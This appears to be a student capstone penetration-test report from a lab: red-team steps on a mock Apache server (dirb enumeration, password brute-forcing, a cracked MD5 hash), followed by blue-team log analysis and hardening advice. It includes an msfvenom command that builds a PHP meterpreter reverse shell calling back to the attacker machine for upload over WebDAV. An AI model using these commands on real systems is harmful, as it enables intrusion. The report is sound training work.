Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: **192.168.1.1/32**
Netmask: **255.255.255.0**
Gateway: **192.168.1.1**

Machines
IPv4: **192.168.1.105**
OS: **Linux**
Hostname: **Capstone/vagrant**

IPv4: **192.168.1.90**
OS: **Kali Linux**
Hostname: **Kali/root**

IPv4: **192.168.1.100**
OS: **Linux**
Hostname: **ELK/vagrant**

IPv4: **192.168.1.1**
OS: **Windows**
Hostname: **ml-refvm-684427/azadmin**

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone VM / Vagrant	192.168.1.105	Apache Web Server for mock company.
Kali / root	192.168.1.90	Penetration Tester
ELK / vagrant	192.168.1.100	SIEM
Ml-refvm-6844727 / azadmin	192.168.1.1	NATSwitch

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing	Many directories were accessible without authentication.	Possible sensitive data leaked.
Weak passwords	Passwords were found easily due to lack of complexity.	Easy access to view, change, move, download, or delete data depending on user privileges.
No Restrictive File Sharing	Able to upload a reverse shell script.	Hackers could gain backdoor remote access to server.

Exploitation: Directory Listing

01


Tools & Processes

I used dirb to parse through the server for directories using a wordlist.


02


Achievements

This allowed me to discover a hidden directory not previously shown in the parent directory through the browser.



03





Exploitation: Weak Passwords

01

Tools & Processes

After reading through the directory, “meet_our_team/”, I got to find out who’s password I should crack to gain access to the “secret_folder”. I used john the ripper and the rockyou.txt wordlist.

02

Achievements

We see that Ashton manages the a “secret_folder” hidden within the “company_folders/” directory. Using the john, I get his password to access the hidden directory.

03

Doing so led me to another directory “connect_to_corp_server” which details the steps to upload files. Which also gave me ryan’s hash to get his password into the “webdav” directory.

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
```

```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton
in the future!
```

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Exploitation: No Restrictive File Sharing

01

Tools & Processes


Using msfvenom, I created a reverse shell php file ready for upload. All you needed to do was move click and drag the file into "*dav://192.168.1.105/webdav*" file manager.

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=5555 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```


02


Achievements

Because there were no restrictions on what I could upload, I was able to open a remote meterpreter session and find the flag!




03






Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- Port Scan occurred on 11/3/2021 at 23:05:00
- 9,278 packets were sent
- The large number of requests with a very short event duration from one ip: 192.168.1.90


Analysis: Finding the Request for the Hidden Directory



GET requests were made the “/company_folders/secret_folder/” between *Oct. 28, 2021 0:52:16* and *Oct. 28, 2021 01:08:00*, 164,151 times.

Access to “connect_to_corp_server” file that contained information on how to upload files to the webdav.


Analysis: Uncovering the Brute Force Attack



There were 468,789 requests made in all.

It took 320,150 requests in before discovering the correct password.

Analysis: Finding the WebDAV Connection



There were 304,571 requests made to this directory. (This directory was brute-forced as well)

A “shell.php” file was accessed twice.

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? **When there is an instance of high number of failed attempts to connect from one IP Address.**

What threshold would you set to activate this alarm? **Though it's unknown what the usually activity looks like on the server, a set of 10 or more failed attempts should set activate the alarm.**

System Hardening

What configurations can be set on the host to mitigate port scans? **Install/setup a Firewall and/or disable port forwarding.**

Describe the solution. If possible, provide required command lines. **Install "nmap" if you haven't done so already. Type this command to scan your own network to see what ports are being shown as open:** *nmap -sA -v -oN nmap_scan.txt <YOUR_IP>*. **Setup your firewall to protect against those open ports to 'allow' traffic from trusted IP Addresses.**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access? **Alarm could be set for multiple login attempts, especially within a small window of time**

What threshold would you set to activate this alarm? **10 or more failed login attempts within seconds to milliseconds apart.**

System Hardening

What configuration can be set on the host to block unwanted access? **Required stronger more complex passwords for users. Regularly logging traffic and access to data.**

Describe the solution. If possible, provide required command lines. **The use of special characters, lower and upper case characters, with a length of 8 or more characters. However you can to make the password more complex. You could also use a password generator and/or require users to change passwords every 90 days.**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? **A high level of invalid, rejected, or failed login attempts from one IP.**

What threshold would you set to activate this alarm? **Again, not knowing the what the nominal activity is, I would say 10 or more as the average threshold.**

System Hardening

What configuration can be set on the host to block brute force attacks? **Lockout user or IP after multiple failed login attempts. Randomly redirect the hacker misleading header responses. Require multiple authentication. Require a custom passphrase to secret questions.**

Describe the solution. If possible, provide the required command line(s). **While all are not necessarily 100% reliable, combining all or some will discourage hackers or automated hacking machines/software.**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory? **An alarm is set once it's accessed.**

What threshold would you set to activate this alarm? **1 should be enough to activate the alarm since it contains very important information that doesn't seem to need to be regularly accessed for day to day business.**

System Hardening

What configuration can be set on the host to control access? **Strong passwords, multiple authentication, and custom secret questions. Limit access and privileges for users who have access.**

Describe the solution. If possible, provide the required command line(s). **Complicated passwords along with multi-factor authentication and secret questions strengthens security in general. Only give access to users who need it and limit the abilities to change, upload, download, or view data within the directory.**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? **Unauthorized file upload attempt or file type.**

What threshold would you set to activate this alarm? **One should suffice given that only certain users are allowed access or have privileges to upload.**

System Hardening

What configuration can be set on the host to block file uploads? **Setup a file detection protocol to allow only certain file types to be uploaded. Require users to re enter their password, or separate one, when uploading.**

Describe the solution. If possible, provide the required command line. **Though some files can be masked with an alternate file extension, you could still scan the file to ensure there is no malicious code or scripts of any kind.**


The End